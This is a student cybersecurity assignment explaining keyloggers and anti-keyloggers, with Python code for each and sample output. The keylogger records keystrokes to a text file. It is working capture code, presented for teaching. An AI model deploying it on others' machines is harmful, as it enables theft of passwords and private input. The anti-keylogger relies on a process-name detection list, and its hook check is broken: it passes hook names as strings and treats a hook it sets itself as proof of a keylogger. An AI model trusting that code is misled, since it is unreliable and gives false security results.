

INTRODUCTION TO CYBER SECURITY BETCK105I



RV Institute Of Technology and Management

NAMES:

LAKSHMI NEEHALY TULLIBILLI(RVIT24BCS064)

MANASA JOSHI(RVIT24BCS078)

INCHARA R(RVIT24BCS065)

HARSHITHA G C(RVIT24BCS145)

TEACHER NAME: Mrs.KAVITHA N

Application Of Program

Keylogger

What is keylogger?

A keylogger is a program that logs the keystrokes that a user makes on a computer. They can be used for both legitimate and malicious purposes. However, in most cases, keyloggers are [malware](#) deployed by cybercriminals on an infected computer. Once running on a computer, a keylogger can collect the sensitive information that the user types into the computer, such as passwords, credit card numbers, and similar data.

How It Works?

Keyloggers are designed to intercept the keystrokes being sent to a computer. Hardware keyloggers can accomplish this by physically connecting to a computer keyboard to intercept keystrokes, while software keyloggers listen to the events triggered within a computer when a key is pressed. In addition to recording keystrokes, keyloggers may be designed to collect sensitive information in other ways. For example, keystroke monitoring may be used to capture video from a webcam or use the microphone to record audio on an infected device.

Anti Keylogger

Anti-keylogger is software that is designed in such a manner, that it can detect any keylogger present in the system. It has the capacity to stop any keylogger activity from taking place. It is specifically designed to prevent the activity of the keylogger. It protects the user from the keystrokes getting captured by the keylogger. So using Anti-keylogger the user's confidential or sensitive or personal details can be saved from the attacker. This is used by companies and more to stop the keylogger activity from taking place. It does not differentiate between any keylogger activity.

Advantages of the Anti-keyLogger

1. It helps to manage the activities of any keyLogger present in the system.
2. If it identifies any keylogger, then it prevents its activity from saving the confidential information.
3. It is not able to identify the types of keystrokes, which means it is not able to differentiate between the legal keystroke program and the illegal keystroke program.
4. It is used by many companies and especially in public computers, to stop the keyLogger activities.
5. It supports current and future cybersecurity threats.
6. Some anti-keyloggers provide no delay while typing.

Disadvantages of Anti-keyLogger

It is not able to differentiate between a legal keystroke program and an illegal keystroke program, so sometimes keystrokes are necessary, but it identifies it as a threat and prevents its activity.

Usage of anti-keyLogger

1. Games
2. Financial Institutions
3. Public Computers

About The Software

Python is a high-level, general-purpose programming language that has gained significant popularity due to its simplicity, versatility, and powerful capabilities. Created by Guido van Rossum and first released in 1991, Python was designed to be easy to read and write, making it accessible for beginners while maintaining the robustness needed by experienced developers. Its use of indentation to structure code, rather than braces or semicolons, promotes clean and readable code, which is one of the primary reasons for its widespread adoption. Python's simple syntax allows developers to focus more on problem-solving and less on complex language structures, making it an ideal language for rapid development.

The versatility of Python is one of its most defining features. It is used across a wide range of industries and applications, including web development, data science, artificial intelligence, machine learning, and automation. In web development, frameworks like Django and Flask enable developers to quickly build scalable and secure web applications. Python's libraries, such as NumPy, pandas, and Matplotlib, are fundamental in the field of data analysis and visualization. Additionally, Python has become a leading language for artificial intelligence and machine learning, with frameworks like TensorFlow and PyTorch providing powerful tools for building AI models. Python is also highly regarded for its use in automation, allowing developers to create scripts that simplify repetitive tasks and increase efficiency.

Beyond its technical features, Python benefits from a strong and active community, which contributes to a wealth of libraries, frameworks, and resources that make development even more efficient. The language's cross-platform compatibility ensures that Python applications can run on various operating systems, including Windows, macOS, and Linux. Its dynamic typing system, which does not require the explicit declaration of variable types, makes Python a flexible language that adapts to a wide range of development needs. As a result, Python continues to be a preferred choice for developers in industries ranging from software development to scientific research. With its user-friendly nature and extensive capabilities, Python remains one of the most influential and essential programming languages in the modern tech landscape.

Code for keyLogger

```
import keyboard # Import the 'keyboard' module to work with keyboard events

def record_keystrokes():
    # Function to record keystrokes
    print("Recording keystrokes. Press ESC to stop.") # Inform the user that recording is starting
    recorded = keyboard.record(until='esc') # Record all keypresses until the 'esc' key is pressed
    print("Keystrokes recorded.") # Inform the user that recording has finished
    return recorded # Return the recorded keystrokes

def process_keystrokes(recorded):
    # Function to process the recorded keystrokes
    typed_chars = [] # Initialize an empty list to store the typed characters
    for event in recorded: # Loop through each event in the recorded keystrokes
        # Only handle "down" events (keypresses) and skip special keys (e.g., 'esc', 'shift', etc.)
        if event.event_type == "down" and len(event.name) == 1: # Only consider single-character keys
            typed_chars.append(event.name) # Add the key name (character) to the list
    return ''.join(typed_chars) # Join the list of characters into a single string and return it

# Function to save the processed keystrokes to a file
def save_to_file(data, filename="keystrokes.txt"):
    # Open the specified file in write mode (it will be created if it doesn't exist)
    with open(filename, "w") as file:
        file.write(data) # Write the processed keystrokes to the file
    print(f"Keystrokes saved to {filename}") # Inform the user that the data has been saved


# Main execution block of the script
if __name__ == "__main__": # Ensure this code only runs when the script is executed directly
    recorded_keystrokes = record_keystrokes() # Call the function to record keystrokes
    processed_data = process_keystrokes(recorded_keystrokes) # Process the recorded keystrokes
    print("Typed characters:", processed_data) # Print the processed characters to the console
    save_to_file(processed_data) # Save the processed characters to a file
```

Output

Executed in Command Prompt

```
C:\Users\tpsub>"C:\Users\tpsub\OneDrive\Desktop\keylogger2.py"  
Recording keystrokes. Press ESC to stop.  
Keystrokes recorded.  
Typed characters: ThisIsCyberSecurityAssignment.  
Keystrokes saved to keystrokes.txt
```

Key Strokes are saved in a text file – keystrokes.txt

A screenshot of a text editor window. The window has a menu bar with 'File', 'Edit', and 'View'. The text area contains the string 'ThisIsCyberSecurityAssignment.' which is underlined with a red dashed line.

File Edit View

ThisIsCyberSecurityAssignment.

Code For Anti-KeyLogger

```
import psutil # Library to interact with running processes
import ctypes # Used for calling Windows-specific APIs
import os # Provides a way to interact with the operating system
import platform # Used to detect the system type (e.g., Windows, Linux)
import sys # Provides access to system-specific parameters and functions

def detect_keylogger():
    """
    Function to scan for potential keyloggers by checking running processes.
    Searches for processes with names related to keyloggers or suspicious activity.
    """
    print("Scanning for potential keyloggers...")

    # List to store suspicious processes
    suspicious_processes = []

    # Iterate through running processes
    for process in psutil.process_iter(['name', 'pid']):
        try:
            # Check if the process name contains 'keylogger' or related keywords
            if "keylogger" in process.info['name'].lower():
                suspicious_processes.append(process.info)
            elif process.info['name'].lower() in ["pyhook", "keyboard", "pynput"]:
                suspicious_processes.append(process.info)
        except (psutil.AccessDenied, psutil.NoSuchProcess):
            # Catch any errors if the process is inaccessible or no longer exists
            pass

    # Return the list of suspicious processes found
    return suspicious_processes

def check_hooks():
    """
    Function to check for installed hooks in Windows. Hooks are often used by keyloggers
    to monitor keyboard or mouse activity.
    """
```

```

# Only applicable to Windows systems, so we check for the system type
if platform.system() != "Windows":
    print("Hook scanning is only available on Windows.")
    return []

hooks = [] # List to store detected hook types
user32 = ctypes.windll.user32 # Access Windows API for hook management

# Define hook types to look for
hook_types = ["WH_KEYBOARD_LL", "WH_MOUSE_LL", "WH_KEYBOARD", "WH_MOUSE"]

try:
    for hook_type in hook_types:
        # Try setting a hook for each type
        hook = user32.SetWindowsHookExA(hook_type, None, None, 0)
        if hook != 0: # If hook is successfully set, it's potentially suspicious
            hooks.append(hook_type)
            user32.UnhookWindowsHookEx(hook) # Unhook to avoid conflicts with other operations
except Exception as e:
    # If an error occurs during hook detection, print the error message
    print(f"Error scanning for hooks: {e}")

# Return the list of detected hooks
return hooks

def remove_suspicious_process(process_info):
    """
    Function to terminate suspicious processes.
    Takes a list of suspicious process information and attempts to terminate them.
    """

    for proc in process_info:
        try:
            pid = proc['pid'] # Get the process ID (PID) of the suspicious process
            p = psutil.Process(pid) # Access the process using psutil
            p.terminate() # Terminate the process
            print(f"Terminated suspicious process: {proc['name']} (PID: {pid})")
        except Exception as e:
            # If termination fails, print an error message
            print(f"Failed to terminate process {proc['name']} (PID: {pid}): {e}")

```



```

# Main execution block
if __name__ == "__main__": # Ensures the script only runs when executed directly
    # Check for suspicious processes that may indicate a keylogger
    suspicious = detect_keylogger()

    # If suspicious processes are found, print their details
    if suspicious:
        print("Suspicious processes detected:")
        for proc in suspicious:
            print(f" - {proc['name']} (PID: {proc['pid']})")
    else:
        print("No suspicious processes detected.")

    # Check for any hooks that may have been installed
    hooks_detected = check_hooks()

    # If hooks are detected, print the hook types found
    if hooks_detected:
        print(f"Potential hooks detected: {' , '.join(hooks_detected)}")
    else:
        print("No hooks detected.")

    # Optional: Ask the user if they want to terminate suspicious processes
    if suspicious or hooks_detected:
        user_input = input("Would you like to terminate suspicious processes? (yes/no): ")
        if user_input.lower() in ["yes", "y"]:
            remove_suspicious_process(suspicious) # Call function to terminate processes

```

Output

If there is no keyLogger:

```

No suspicious processes were detected.
No hooks detected.

```

If keyLogger is detected:

```

Suspicious processes detected:
- keylogger.exe (PID: 1234)
Potential hooks detected: WH_KEYBOARD_LL, WH_MOUSE_LL
Would you like to terminate suspicious processes? (yes/no):

```

Conclusion

➤ **Cybersecurity Threat vs. Defense:**

- **Keyloggers** represent a **cybersecurity threat**. They are designed to secretly monitor and record sensitive information, often for malicious purposes such as identity theft, financial fraud, or espionage.
- **Antikeyloggers** represent a **defensive tool** in cybersecurity. Their purpose is to **protect systems and users from keylogging threats** by detecting, blocking, and removing keyloggers.

➤ **Privacy Implications:**

- **Keyloggers** are a direct violation of privacy as they record private and sensitive information without the user's consent or knowledge.
- **Antikeyloggers** are essential for ensuring **privacy protection** and maintaining the confidentiality of data by preventing keyloggers from compromising personal information.

➤ **Security Measures:**

- The existence of **keyloggers** highlights the importance of **strong security measures** for protecting sensitive data, including secure passwords, encryption, and vigilant monitoring of systems for suspicious activities.
 - The presence of **antikeyloggers** emphasizes the need for **cyber defense tools** to safeguard against the growing number of threats that compromise system integrity and privacy.
- In conclusion, the presence of keyloggers and antikeyloggers illustrates a **cybersecurity battle** between malicious actors trying to steal information and security professionals trying to protect it. The effectiveness of both depends on the tools and strategies used, highlighting the ongoing need for cybersecurity awareness and defense.